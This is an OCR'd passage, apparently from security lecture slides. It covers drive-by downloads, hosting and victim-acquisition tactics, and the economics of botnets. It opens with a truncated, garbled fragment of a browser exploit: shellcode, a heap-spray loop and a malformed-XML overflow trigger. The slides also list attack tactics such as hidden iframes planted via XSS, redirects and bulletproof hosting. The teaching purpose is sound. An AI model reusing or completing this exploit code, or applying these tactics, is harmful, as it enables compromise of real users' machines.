        '                         "%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353" + ' . "\n" .
        '                         "%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b" + ' . "\n" .
        '                         "%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048" +'  . "\n" .
        '                         "%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0" + ' . "\n" .
        '                         "%ufec2%uffff%uc483%u615c%u89eb");' . "\n\n" .
                                  "%u0D0D%u0D0D");' . "\n\n" .
                                   100000) block += block;' . "\n" .
                                  y();' . "\n" .
                                  ++) memory[i] += block + shellcode;' . "\n\n" .
        'xmlrox =                 d=microosuck><ie><vista><![CDATA[<img src=http://&#x0a0a;&#x0a0a;.microo.suck>]]></vista></ie>'
.
        '</XML><SPAN              asrc=#microosuck datafld=vista dataformatas=html>' .
        '<XML id=mic              uck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>";'    "\n\n"
        'mssox                = document.getElementById("msie_xmlbof_vista");' .
        "\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

Trigger the overflow by injecting the bugged XML into the HTML page

Executing a Drive-by

Host the exploits on a bulletproof host

- No need to distribute (expensive) exploit code to other websites
- Resist law enforcement takedowns


Victim acquisition

- Spam containing links (email, SMS, messenger)
- Compromise legitimate websites and add booby-traps (e.g. via XSS)
  - Hidden *iframe*s that load the exploit website
  - Force a redirect to the exploit website


Botnets

The backbone of the underground

Structure of the Underground



Structure of the Underground



From Crimeware to Botnets

Infected machines are a fundamentally valuable resource

- Unique IP addresses for spamming
- Bandwidth for DDoS
- CPU cycles for bitcoin mining
- Credentials

From Crimeware to Botnets

Infected machines are a fundamentally valuable resource

- Unique IP addresses for spamming
- Bandwidth for DDoS
- CPU cycles for bitcoin mining
- Credentials

Early malware monetized these resources directly

- Infection and monetization were tightly coupled

From Crimeware to Botnets

Infected machines are a fundamentally valuable resource

- Unique IP addresses for spamming
- Bandwidth for DDoS
- CPU cycles for bitcoin mining
- Credentials


Early malware monetized these resources directly

- Infection and monetization were tightly coupled


Botnets allow criminals to rent access to infected hosts

- Infrastructure as a service, i.e. the cloud for criminals
- Command and Control (C&C) infrastructure for controlling bots
- Enables huge-scale criminal campaigns

